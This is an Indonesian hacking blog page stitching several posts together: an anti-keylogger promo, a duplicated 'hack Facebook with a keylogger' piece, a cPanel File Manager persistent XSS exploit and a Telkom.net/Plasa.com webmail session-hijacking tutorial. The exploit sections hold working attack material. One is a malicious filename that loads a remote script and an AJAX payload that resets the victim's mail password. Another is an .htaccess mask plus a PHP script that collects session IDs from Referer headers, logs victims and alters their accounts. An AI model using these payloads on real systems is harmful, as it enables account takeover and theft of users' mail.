Software anti keylogger ini bernama Neos SafeKeys. Program freeware ini dapat digunakan ketika kita perlu mengisikan password, dan melaluinya, kita tidak perlu mengetikkannya melalui keyboard, tetapi dengan mengklik dengan mouse tombol-tombol huruf dalam software ini yang tampil seperti keyboard. Selanjutnya apa yang kita klak-klik akan masuk kotak isian di bagian bawah jendela software tersebut, selanjutnya kita dapat melakukan drag and drop ke kotak isian password aplikasi sebenarnya.
Keuntungannya:
- Kita tidak perlu menggunakan keyboard, sehingga program keylogger tidak bisa melakukan perekaman atas tombol-tombol keyboard yang ditekan.
- Program akan mengubah ukuran panjang dan lebarnya setiap waktu tertentu, begitu juga penempatannya dalam layar, dan ini ditujukan untuk menghindari mouse-logger.
- Tidak ada yang tersimpan dalam clipboard.
- Dapat menggunakan huruf besar atau kareakter-karakter lainnya;
- Dapat digunakan secara portable, jadi dapat disimpan dalam USB Flash drive.
untuk gratis mendownloadnya klik di bawah ini
neos-safekeys Portable.rar
neos-safekeys-2008-v2_3_0_setup.zip
Tampilkan postingan dengan label Hacking. Tampilkan semua postingan
Tampilkan postingan dengan label Hacking. Tampilkan semua postingan
Hack Facebook Dengan Keylogger
Tutorial hacking facebook kali ini membahas tentang hacking facebook dengan menggunakan keylogger. Software keylogger ini bisa mencuri username dan password facebook kita lho !! Ada yang tahu keylogger itu software apaan ? Nah, akan simkuring jelasin sekarang ! Penasaran ? Mau ?

Sebenarnya keylogger itu semacam software yang digunakan untuk memantau kegiatan keyboard komputer, setiap tombol yang di tekan oleh user maka semua record akan di simpan dengan keylogger.
Buat para orang tua biasa nya mereka memantau anak nya yang sedang browsing dengan cara memasang keylogger di komputer, jadi semua situs yang di "search" oleh si anak akan terekam oleh keylogger. sehingga semua situs yang berbau porno bisa langsung ketahuan oleh si orang tua.
Biasa nya keylogger akan di deteksi sebagai virus oleh "antivirus", karena memang keylogger bisa menjadi 2 mata pisau yang bisa MENGAMANKAN dan juga bisa MEMATIKAN.
Maksud nya mematikan adalah, keylogger bisa saja di gunakan oleh orang-orang yang tidak bertanggung jawab untuk melakukan hacking, banyak orang ingin mencoba melakukan hack pada situs social networking seperti facebook dan friendster.
Jadi tinggal di instal di komputer lalu orang yang menggunakan komputer tersebut akan terekam seluruh kegiatan nya termasuk kegiatan memasukkan "password dan username" facebook dan friendster. bisa saja hal ini dilakukan oleh para pemilik warnet yang iseng dan tidak bertanggung jawab, atau bisa saja dilakukan oleh si pengguna komputer sebelum nya dengan cara mematikan fungsi antivirus nya terlebih dahulu lalu kemudian menginstall keylogger.
Untuk mendownload keylogger secara gratis :

Sebenarnya keylogger itu semacam software yang digunakan untuk memantau kegiatan keyboard komputer, setiap tombol yang di tekan oleh user maka semua record akan di simpan dengan keylogger.
Buat para orang tua biasa nya mereka memantau anak nya yang sedang browsing dengan cara memasang keylogger di komputer, jadi semua situs yang di "search" oleh si anak akan terekam oleh keylogger. sehingga semua situs yang berbau porno bisa langsung ketahuan oleh si orang tua.
Biasa nya keylogger akan di deteksi sebagai virus oleh "antivirus", karena memang keylogger bisa menjadi 2 mata pisau yang bisa MENGAMANKAN dan juga bisa MEMATIKAN.
Maksud nya mematikan adalah, keylogger bisa saja di gunakan oleh orang-orang yang tidak bertanggung jawab untuk melakukan hacking, banyak orang ingin mencoba melakukan hack pada situs social networking seperti facebook dan friendster.
Jadi tinggal di instal di komputer lalu orang yang menggunakan komputer tersebut akan terekam seluruh kegiatan nya termasuk kegiatan memasukkan "password dan username" facebook dan friendster. bisa saja hal ini dilakukan oleh para pemilik warnet yang iseng dan tidak bertanggung jawab, atau bisa saja dilakukan oleh si pengguna komputer sebelum nya dengan cara mematikan fungsi antivirus nya terlebih dahulu lalu kemudian menginstall keylogger.
Untuk mendownload keylogger secara gratis :

Cpanel File Manager XSS Attack

Cpanel adalah aplikasi pengelolaan hosting yang sangat vital karena dengan aplikasi ini seseorang bisa mengelola semua hal yang terkait dengan hosting antara lain website, email, kunci SSL dan PGP, mysql database, DNS, domain dan masih banyak lagi. Oleh karena itu sangat berbahaya bila account cpanel seseorang berhasil dibajak orang lain. Dalam artikel ini akan saya jelaskan salah satu serangan yang sangat berbahaya, yaitu XSS (Cross Site Scripting) pada File Manager Cpanel, serangan ini menyerang pengguna yang sedang login dalam cpanel, kemudian menjalankan script dengan hak yang sama dengan pemilik account cpanel. Vulnerability ini saya temukan di cpanel versi 11.24.4-CURRENT, diuji coba dengan browser Firefox 3.0.7.
Sekilas tentang CPanel File Manager

Cpanel terdiri dari berbagai macam aplikasi, salah satunya adalah file manager, yang berfungsi untuk mengelola file dalam account hosting. Dengan file manager, seorang pengguna bisa menghapus, membuat, mengedit file dalam file system.
File manager pada cpanel ada dua, yaitu “File Manager” dan “Legacy File Manager”. Perbedaan keduanya hanya pada soal tampilan saja. Legacy adalah versi dengan tampilan yang lebih sederhana dan tidak terlalu banyak menggunakan javascript. Namun dari sisi fungsi keduanya relatif sama, hanya ada penambahan fitur compress, ekstrak pada versi modernnya.

standard file manager

legacy file manager
Persistent XSS Attack by Crafting Malicious File Name
Kedua jenis file manager cpanel rentan terhadap serangan XSS. File manager cpanel tidak memfilter nama file yang ditampilkan di web sehingga attacker bisa menginjeksi script atau kode html dengan cara membuat file dengan nama yang mengandung kode html dan javascript.
Dilihat dari tingkat bahayanya, serangan pada Legacy File Manager lebih berbahaya karena hanya dengan melihat nama filenya saja malicious code yang dikirimkan attacker akan dieksekusi browser. Dalam file manager yang standard, cpanel berhasil memfilter karakter berbahaya dari nama file sehingga malicious code tidak dieksekusi dalam halaman daftar file. Namun, cpanel rupanya lupa untuk memfilter task delete, copy, move, code/html editor,compress, change permission. Agar malicious code attacker dieksekusi browser, korban harus memilih file tersebut dengan checkbox, kemudian melakukan salah satu diantara: delete,copy,move,edit,compress atau change permission.
Jadi jelas bahwa serangan xss ini lebih berbahaya pada Legacy File Manager, karena korban tidak perlu berbuat apa-apa lagi selain melihat daftar file dalam suatu folder. Oleh karena itu dalam artikel ini saya akan memfokuskan pembahasan pada serangan ke Legacy File Manager namun dengan exploit yang bisa bekerja di kedua jenis file manager.
Attacking Legacy File Manager (LFM)
Mari kita lihat bagaimana LGM menampilkan nama file dalam daftar file di web. Gambar di bawah ini menunjukkan bagaimana 2 file dalam suatu folder ditampilkan di web.

File list in legacy file manager
Ada dua file yang saya jadikan contoh di atas, yaitu:
"><img src=notexist.jpg>
filenametestonly
Ada tiga hal yang bisa disimpulkan dari cara cpanel menampilkan nama file:
- Tiap nama file ditulis sebagai bagian dari URL pada query string dir=PATH&file=NAMAFILE. URL tersebut diapit oleh karakter double quote sehingga attacker harus menambahkan double quote . Kemudian harus diikuti juga dengan karakter > agar menutup tag sebelumnya dan tag selanjutnya dianggap tag yang terpisah.
- Bila nama file mengandung karakter double quote ("), maka akan diawali dengan backslash menjadi \". Ini akan menjadi masalah, sehingga attacker harus menghindari double quote dalam nama file agar serangannya berhasil. Double quote yang boleh dimasukkan hanya pada awal nama file seperti pada paragraf di atas.
- Tiap nama file akan ditampilkan sebanyak 3x. Ini tidak terlalu bermasalah, hanya fakta bahwa script yang diinjeksi attacker akan dieksekusi 3x oleh browser.
Batasan dalam pembuatan nama file oleh sistem operasi juga perlu diperhatikan. Contoh dalam artikel ini menggunakan cpanel di Linux sehingga batasan nama file yang dibolehkan mengikuti aturan Linux. Nama file di linux maksimum sepanjang 256 karakter. Karakter yang terlarang digunakan salah satunya adalah slash (/). Oleh karena itu attacker harus bisa membuat serangan dengan nama file tidak lebih dari 256 karakter dan tidak boleh mengandung karakter slash.
Attack using IMG tag to load external script
Karena batasan dari cpanel dan filesystem yang dijelaskan di atas, maka attacker harus membuat nama file seperti berikut ini:
- Panjang maksimum 256 karakter.
- Tidak mengandung karakter terlarang seperti slash dan double quote.
Karena tidak mungkin serangan yang efektif bisa dilancarkan bila hanya mengandalkan 256 karakter saja, attacker harus membuat browser me-load external script. Sayangnya penggunaan tag script tidak dimungkinkan karena tag ini menuntut digunakannya tag </script> yang mengandung karakter slash.
Cara yang saya pakai agar browser mau meload script external adalah:
- Menginjeksi javascript dalam tag img
- Javascript dalam tag img melakukan document.write() yang isinya adalah tag script dengan atribut src dari url luar.
Saya memilih menggunakan tag IMG karena tag ini sifatnya tunggal, tidak perlu ditutup dengan tag </img>. Bagaimana caranya tag img bisa mengeksekusi javascript?
Awalnya saya mencoba memasukkan javascript dalam atribut SRC, namun ternyata cara ini tidak berlaku di firefox. Kemudian saya coba letakkan script dalam atribut onError, yang artinya bila image dalam tag img ini gagal diload, maka script dalam atribut onError akan dieksekusi. Dengan cara ini maka agar script dalam onError selalu dieksekusi, maka saya harus membuat image selalu gagal diload. Itu mudah saya hanya perlu mengosongkan atribut SRC, sehingga img selalu gagal loading dan artinya script selalu dieksekusi. Cara ini berhasil di Firefox dan Internet Explorer, saya belum coba untuk browser lainnya.
Ada satu masalah lagi, yaitu bagaimana cara menghindari penggunaan karakter slash dalam menyebutkan URL? URL berisi script biasanya dalam bentuk http://evilsite.com/path/file.js, sehingga minimal mengandung 3 karakter slash. Nantinya url ini akan dimasukkan dalam atribut SRC dalam tag script.
Namun tag script tidak langsung dituliskan dalam nama file, melainkan ditulis oleh javascript dalam tag img dengan fungsi document.write(). Fungsi document.write meminta masukan berupa string, yang nantinya akan kita isi dengan tag script. Karena masukannya berupa string, maka saya bisa pakai fungsi String.fromCharCode() untuk menghasilkan string dari kode ASCII.
URL external berisi script yang akan saya injeksikan adalah: http://ilmuhacking.com/x.js . Sehingga script dalam tag img harus membuat tag berikut dengan fungsi document.write():
<script src=http://ilmuhacking.com/x.js></script>Javascript untuk membuat tag script dengan url seperti di atas adalah:
document.write(String.fromCharCode(60,115,99,114,105,112,116,32,115,114,99,61,104,116,116,112,58,47,47,105,108,109,117,104,97,99,107,105,110,103,46,99,111,109,47,120,46,106,115,62,60,47,115,99,114,105,112,116,62))
Deretan angka pada fungi String.fromCharCode adalah kode ASCII dari masing-masing karakter dari script tag yang akan meload external script. Javascript tersebut harus dimasukkan ke dalam atribut onError dari tag img. Jadi tag img yang akan dipakai untuk meload external javascript adalah berikut ini:
<img src='' onerror='document.write(String.fromCharCode(60,115,99,114,105,112,116,32,115,114,99,61,104,116,116,112,58,47,47,105,108,109,117,104,97,99,107,105,110,103,46,99,111,109,47,120,46,106,115,62,60,47,115,99,114,105,112,116,62))'>
Sebelumnya sudah saya jelaskan bahwa nama file ditampilkan dalam source htmlnya sebagai bagian dari tag lain. Contohnya adalah tag berikut:
<a href="selfile.html?dir=/home&file=cpbackup-exclude.conf" target="filewindow">Bila attacker memasukkan tag img, yang terjadi adalah:
<a href="selfile.html?dir=/home&file=<img src='image.jpg'>" target="filewindow">Perhatikan bahwa tag img tersebut terlihat sebagai bagian dari atribut href dari tag A sehingga browser tidak menganggap ada tag image. Agar attacker bisa menginjeksi tag img dengan benar, maka tag A yang melingkupi harus ditutup dulu. Cara menutupnya adalah dengan menambahkan dua karakter: “>

Gambar di atas adalah penjelasan mengapa diperlukan double quote dan > di awal. Dalam gambar diberikan 3 contoh, dari nama file yang normal, kemudian nama file dengan tag img, dan terakhir diawali dengan double quote dan greater than (“>). Nama file tanpa diawali “> akan menjadi bagian dari atribut href dari tag A, namun bila diawali dengan “> maka karakter sesudah 2 karakter itu sudah bukan bagian dari tag A.
Jadi sesuai penjelasan di atas, nama file yang akan dijadikan serangan harus diawali dengan “> sehingga nama file akhir yang harus dibuat untuk melakukan serangan adalah:
"><img src='' onerror='document.write(String.fromCharCode(60,115,99,114,105,112,116,32,115,114,99,61,104,116,116,112,58,47,47,105,108,109,117,104,97,99,107,105,110,103,46,99,111,109,47,120,46,106,115,62,60,47,115,99,114,105,112,116,62))'>

Dalam gambar di atas saya menunjukkan cara membuat file dengan nama yang mengandung tag img dari console Linux. Membuat file bisa juga dilakukan dengan upload file bila di web tersebut memberikan kebebasan penggunanya untuk upload misal untuk gambar profil atau album foto. Setelah file yang namanya mengandung exploit xss dibuat, maka berikutnya bila seseorang membuka cpanel dan melihat daftar file dalam folder tempat exploit xss berada, maka script attacker akan dieksekusi browser, secara otomatis, tanpa perlu pengguna berbuat sesuatu lagi.

script at http://ilmuhacking.com/x.js executed
Attacking (Standard) File Manager
Exploit yang saya jelaskan untuk LFM bisa juga dipakai untuk standard file manager. Hanya saja bedanya script yang diinjeksi attacker hanya bisa dieksekusi bila korban memilih file tersebut lalu melakukan: delete,edit,rename,copy,move,compress,change permission. Bila korban memakai standard file manager, kemungkinan code dieksekusi tidak sebesar pada LFM. Exploit yang sama bila dilihat dengan standard file manager seperti pada gambar berikut:

file list not vulnerable
Memang file list tidak vulnerable, namun bila korban memilih file tersebut, kemudian memilih salah satu diantara: delete,copy,move,rename,change permission,compress, maka script akan dieksekusi seperti pada gambar berikut:

remote script executed
Remote Attack Scenario
Mungkin anda mengira serangan ini hanya bisa dilancarkan secara lokal, setidaknya harus memiliki akses membuat file. Sebenarnya serangan ini bisa dilancarkan secara remote. Salah satu skenario yang mungkin adalah:
Pada web dengan fitur album foto memungkinkan pengguna untuk upload gambar. Attacker bisa melancarkan serangan ini secara remote dengan upload file gambar dengan malicious file name, kemudian menunggu owner website browsing dengan Cpanel File Manager. Ketika cpanel file manager menampilkan file dengan malicious name ke browser owner…Boom! Ranjau diinjak korban, script attacker akan dieksekusi.
Example Payload: Changing Victim Email Address

Setelah berhasil membuat browser mengeksekusi remote script, kini saya bebas mengisi script dengan apa pun yang saya inginkan. Dalam artikel ini saya akan memberi contoh script untuk mengubah password email korban dengan menggunakan fungsi AJAX.
Form untuk mengubah password email tidak memerlukan current password, pengguna hanya perlu memasukkan password baru saja. Oleh karena itu saya bisa membuat script yang melakukan submit form tersebut. Script untuk mengubah password email korban adalah:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 | var http_request = false; function makePOSTRequest(url, parameters) { http_request = false; if (window.XMLHttpRequest) { // Mozilla, Safari,... http_request = new XMLHttpRequest(); if (http_request.overrideMimeType) { // set type accordingly to anticipated content type //http_request.overrideMimeType('text/xml'); http_request.overrideMimeType('text/html'); } } else if (window.ActiveXObject) { // IE try { http_request = new ActiveXObject("Msxml2.XMLHTTP"); } catch (e) { try { http_request = new ActiveXObject("Microsoft.XMLHTTP"); } catch (e) {} } } if (!http_request) { alert('Cannot create XMLHTTP instance'); return false; } http_request.onreadystatechange = alertContents; http_request.open('POST', url, true); http_request.setRequestHeader("Content-type", "application/x-www-form-urlencoded"); http_request.setRequestHeader("Content-length", parameters.length); http_request.setRequestHeader("Connection", "close"); http_request.send(parameters); } function alertContents() { if (http_request.readyState == 4) { if (http_request.status == 200) { //alert(http_request.responseText); result = http_request.responseText; alert(result); } else { alert('There was a problem with the request.'); } } } var poststr = "quota=" + encodeURI("250") + "&password2=" + encodeURI("newpassword") + "&password=" + encodeURI("newpassword") + "&email=" + encodeURI("testing") + "&domain=" + encodeURI("ilmuhacking.com" ); makePOSTRequest('/frontend/x3/mail/dopasswdpop.html', poststr); |
Script di atas melakukan POST request dengan fungsi AJAX, ke URL /frontend/x3/mail/dopasswdpop.html bersama dengan POST data: quota (dalam mega byte), password, password2, email dan domain.
Masih banyak payload lain yang bisa dibuat antara lain membuat user mysql baru, mencuri private key PGP dsb. Semua yang bisa dilakukan korban ketika login cpanel, bisa juga dilakukan dengan exploit script xss.
Hacking Email Telkom.net dan Plasa.com
Telkom.net dan Plasa.com adalah fasilitas email gratis yang diberikan oleh PT Telkom. Pengguna email telkomnet dan plasacom patut waswas, karena amat mudah untuk menghack email di sana. Hanya dengan membuka sebuah email yang telah dirancang khusus oleh attacker, email anda bisa menjadi milik attacker. Dalam artikel ini saya akan tunjukkan apa kelemahannya, bagaimana cara mengexploitasi kelemahan itu dan tentu saja bagaimana cara agar terhindar dari serangan itu.
Webmail Session Hijacking
Teknik hacking email dalam artikel ini adalah dengan cara hijacking session. Oleh karena itu teknik ini hanya bisa dilakukan pada webmail telkom.net dan plasa.com, pengguna telkom.net dan plasa.com yang menggunakan Outlook/Thunderbird tidak rentan terhadap serangan ini.
Karena http adalah protokol yang stateless, sedangkan untuk membuat session server harus bisa memantau state user, maka digunakanlah session ID sebagai kunci atau penanda suatu session. Bila sessionID diketahui attacker, maka attacker bisa menguasai session korban. Orang lain, siapapun yang membawa sessionID anda, akan dianggap oleh server sebagai anda. Hijacking session adalah usaha untuk mendapatkan session ID korban, dengan cara predicting, capturing, atau fixating session ID.
SessionID diberikan oleh server dan harus dikembalikan lagi oleh browser (client) setiap kali membuat request. Mekanisme penyimpanan dan pengiriman session ID bisa dilakukan dengan dua cara:
- Session Cookie: Session ID diberikan server dalam bentuk cookie dan disimpan oleh browser. Setiap browser melakukan request, cookie tersebut akan dikembalikan ke server lagi sebagai bukti bahwa user tersebut adalah masih orang yang sama.
- URL Rewriting: Server menyisipkan session ID dalam halaman html yang dikirimkan ke browser. Session ID tersebut dimasukkan dalam bentuk URL di tag html tertentu seperti link (tag A). Contohnya bila URL link aslinya adalah http://www.somesite.com/inbox.php Oleh server link tersebut akan disisipkan sessionID menjadi:
<A href="http://www.somesite.com/inbox.php?PHPSESSID=xxxxxxxxx">INBOX</A>
Dengan cara ini setiap kali user mengklik link tersebut, maka sessionID juga akan dikirim ke server sebagai bukti bahwa user tersebut adalah pengguna session yang sah.
SessionID paling aman disimpan dan dikirim kembali ke server dalam bentuk cookie, apalagi bila cookie tersebut diamankan dengan bit secure atau httponly (baca: protecting cookie with httponly ). Kemungkinan serangan yang bisa dilancarkan untuk mencuri cookie adalah dengan XSS attack dan sniffing attack, kedua jenis serangan itu bisa dicegah dengan bit secure dan httponly.
Bila cookie telah diamankan dengan secure bit, maka cookie tersebut tidak bisa dicuri dengan sniffing karena cookie hanya dikirim melalui https, cookie tersebut juga tidak bisa dicuri dengan serangan XSS karena akses javascript terhadap cookie telah ditutup. Bila cookie hanya dilindungi dengan httponly, maka cookie itu aman dari serangan XSS, namun rentan sniffing bila cookie dikirimkan melalui http biasa.
Berbeda dengan cookie, menyimpan Session ID dalam URL sangatlah berbahaya, karena URL mudah dilihat, dikopi dan disimpan dalam bookmark, log file dan sebagainya. Selain itu sessionID juga bisa bocor ke tempat lain melalui header Referer. Sebab header Referer bertugas membawa URL dimana sebuah request dilakukan. Bila dalam suatu halaman terjadi request untuk mengambil gambar, maka header Referer akan mengandung URL dari halaman tersebut. Dalam artikel ini saya akan menggunakan jurus header Referer untuk membajak session webmail Telkom.net dan Plasa.com. Bagi pemilik situs, tentu sering melihat header ini dengan program statistic seperti Awstats untuk melihat pengunjung situs berasal dari situs mana saja.

telkom.net URL

plasa.com URL
SessionID webmail Telkom.net dan Plasa.com disimpan pada URL sehingga memudahkan pembajakan session. Mari kita lihat bagaimana bentuk URL webmail telkom.net dan plasa.com:
http://mail.telkom.net/Session/206017-7vY8EVuJF2935NV9Fhzl-kmbcuww/mailbox.wssp?Mailbox=INBOX&
http://mail1.plasa.com/Session/70174-k2O8e3vcnJEFxmxWYpOX-kmbcuwc/mailbox.wssp?Mailbox=INBOX&
Stealing SessionID from Referer Header
Session ID pada URL telkom.net dan plasa.com disisipkan setelah /Session/ hingga karakter / (slash). Sekarang bagaimana caranya attacker bisa mengetahui URL yang sedang dibuka korban di browsernya? Di awal saya sudah menyebutkan sekilas tentang header request yang bernama Referer. Tugas dari header ini adalah mengirimkan URL halaman yang melakukan request. Agar lebih jelasnya mari kita lihat sebuah contoh.
Ketika pengunjung sedang membuka halaman dengan URL:
http://mail.telkom.net/Session/235581-9w3zNaNskYc1v7ln5DDJ-kmbcuww/Mailbox.wssp?Mailbox=INBOX
Kemudian ketika terjadi request ke sebuah file image:
http://mail.telkom.net/Session/235581-9w3zNaNskYc1v7ln5DDJ-kmbcuww/batal.gif
Maka pada request GET tersebut akan ada header seperti di bawah ini:
1 2 3 4 5 6 7 8 9 10 11 | GET /Session/235581-9w3zNaNskYc1v7ln5DDJ-kmbcuww/batal.gif HTTP/1.1 Host: mail.telkom.net User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.0.10) Gecko/2009042316 Firefox/3.0.10 GTB5 ImageShackToolbar/5.0.0 Accept: image/png,image/*;q=0.8,*/*;q=0.5 Accept-Language: en-us,en;q=0.5 Accept-Encoding: gzip,deflate Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7 Keep-Alive: 300 Connection: keep-alive Referer: http://mail.telkom.net/Session/235581-9w3zNaNskYc1v7ln5DDJ-kmbcuww/mailbox.wssp?Mailbox=INBOX& Cache-Control: max-age=0 |
Pada baris ke-10 terdapat header Referer yang menunjukkan bahwa request tersebut terjadi ketika kepada user sedang berada di URL tersebut. Karena URL yang direquest adalah http://mail.telkom.net/Session/235581-9w3zNaNskYc1v7ln5DDJ-kmbcuww/batal.gif, maka web server mail.telkom.net tempat file batal.gif tersebut berada, dapat mengetahui URL ketika request tersebut terjadi. Sekarang bayangkan apa yang terjadi bila request tersebut bukan mendownload image dari mail.telkom.net, tapi dari server www.evilhackersite.com/image.jpg. Web server di www.evilhackersite.com tentu akan mendapatkan URL tempat terjadinya request dari header Referer. Dan karena URL tersebut mengandung Session ID, maka dengan mudah attacker akan membajak session anda.
Attack Scenario
Webmail telkom.net dan plasa.com menggunakan URL sebagai mekanisme pertukaran session ID. Attacker bisa menjebak korban untuk membuka sebuah email yang mengandung gambar yang berlokasi di server attacker. Tag IMG tersebut akan membuat browser korban melakukan request ke server attacker, dengan tentu saja mengirimkan URL korban dalam header Referer. Dengan mengetahui session ID korban, attacker dengan mudah menguasai account webmail korban.
Preparing the Script
Sebelum bisa melakukan serangan, yang pertama harus dilakukan adalah menyiapkan server side script sebagai target request untuk menangkap SessionID korban. Server side script ini akan di-”masking” sebagai file JPG dengan menggunakan mod_rewrite Apache (.htaccess). Server side script yang dimasking sebagai file JPG inilah yang akan dimasukkan dalam tag IMG dalam email yang dibaca korban. Bila korban membaca email attacker, maka akan terjadi request ke server side script itu, sehingga attacker bisa mendapatkan session ID korban dan menguasai emailnya.
URL yang akan kita jadikan tujuan request adalah: http://www.ilmuhacking.com/mylab/image.jpg yang sebenarnya adalah masking untuk server side script http://www.ilmuhacking.com/mylab/checkmail.php. Dengan menggunakan mod_rewrite Apache dan settings .htacess berikut ini masking checkmail.php menjadi image.jpg bisa dilakukan:
1 2 3 | RewriteEngine On RewriteBase / RewriteRule mylab/image.jpg mylab/checkmail.php |
Berikutnya saya harus menyiapkan file checkmail.php. Tugas dari script php itu adalah mendapatkan session ID kemudian langsung membajak session korban bermodalkan session ID tersebut.
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 | <?php // Ambil header Referer $ref = $_SERVER["HTTP_REFERER"]; $telkomnet = false; $plasacom = false; $width = 468; $height = 100; if (strpos($ref,"telkom.net")>-1) { $telkomnet = true; } if (strpos($ref,"plasa.com")>-1) { $plasacom = true; } if ($telkomnet===false && $plasacom===false) { exit(); } $file = fopen("daftarkorban.txt","a"); $url_tokens = parse_url($ref); $host = $url_tokens["host"]; $tokens = explode("/",$ref); $sessid = $tokens[4]; fwrite($file,"######\n"); fwrite($file,"REFERER:".$_SERVER["HTTP_REFERER"]."\n"); fwrite($file,"SESSID:".$sessid."\n"); $urlhost = "http://$host/Session/$sessid/mailbox.wssp?Mailbox=INBOX&"; $inboxhtml = file_get_contents($urlhost); preg_match('/<title>(.*?)<\/title>/i', $inboxhtml, $matches); $title=$matches[1]; $email = $title; $pos = strpos($title," "); if ($pos > -1) { $email = substr($title,0,$pos); } fwrite($file,"KORBAN:".$email."\n"); fwrite($file,"******\n"); fclose($file); $image = ImageCreate($width, $height); $white = ImageColorAllocate($image, 255, 255, 255); $black = ImageColorAllocate($image, 0, 0, 0); $grey = ImageColorAllocate($image, 204, 204, 204); ImageFill($image, 0, 0, $black); ImageString($image, 3, 15, 5, $sessid, $white); ImageString($image, 3, 25, 25, $email, $white); // Writing Signature... $url = "http://mail.telkom.net/Session/$sessid/settings.wssp"; if ($plasacom==true) { $url = "http://mail1.plasa.com/Session/$sessid/settings1.wssp"; } $old_settings = file_get_contents($url); preg_match('/<textarea(.*?)>(.*?)<\/textarea>/i', $old_settings, $matches); $oldsig = $matches[2]; $data = array(); $data["UserFrom"] = $email; $newsig = "[YOUR EMAIL HAS BEEN HACKED]".$oldsig; $data["Signature"] = $newsig; $data["Update"] = "Update"; $response = doPost($url,$data); if ((strpos($response,"Updated")>-1 && $telkomnet==true) || $plasacom==true) { ImageString($image, 3, 35, 50, "Signature anda berhasil diganti menjadi:" , $white); ImageString($image, 3, 45, 65, $newsig , $white); } header("Content-Type: image/jpeg"); ImageJpeg($image); ImageDestroy($image); function doPost($url,$data) { $ch = curl_init(); curl_setopt($ch, CURLOPT_URL, $url); curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1); curl_setopt($ch, CURLOPT_POST, 1); curl_setopt($ch, CURLOPT_POSTFIELDS, $data); $response = curl_exec($ch); if(curl_errno($ch)) { $response = curl_error($ch); } curl_close($ch); return $response; } ?> |
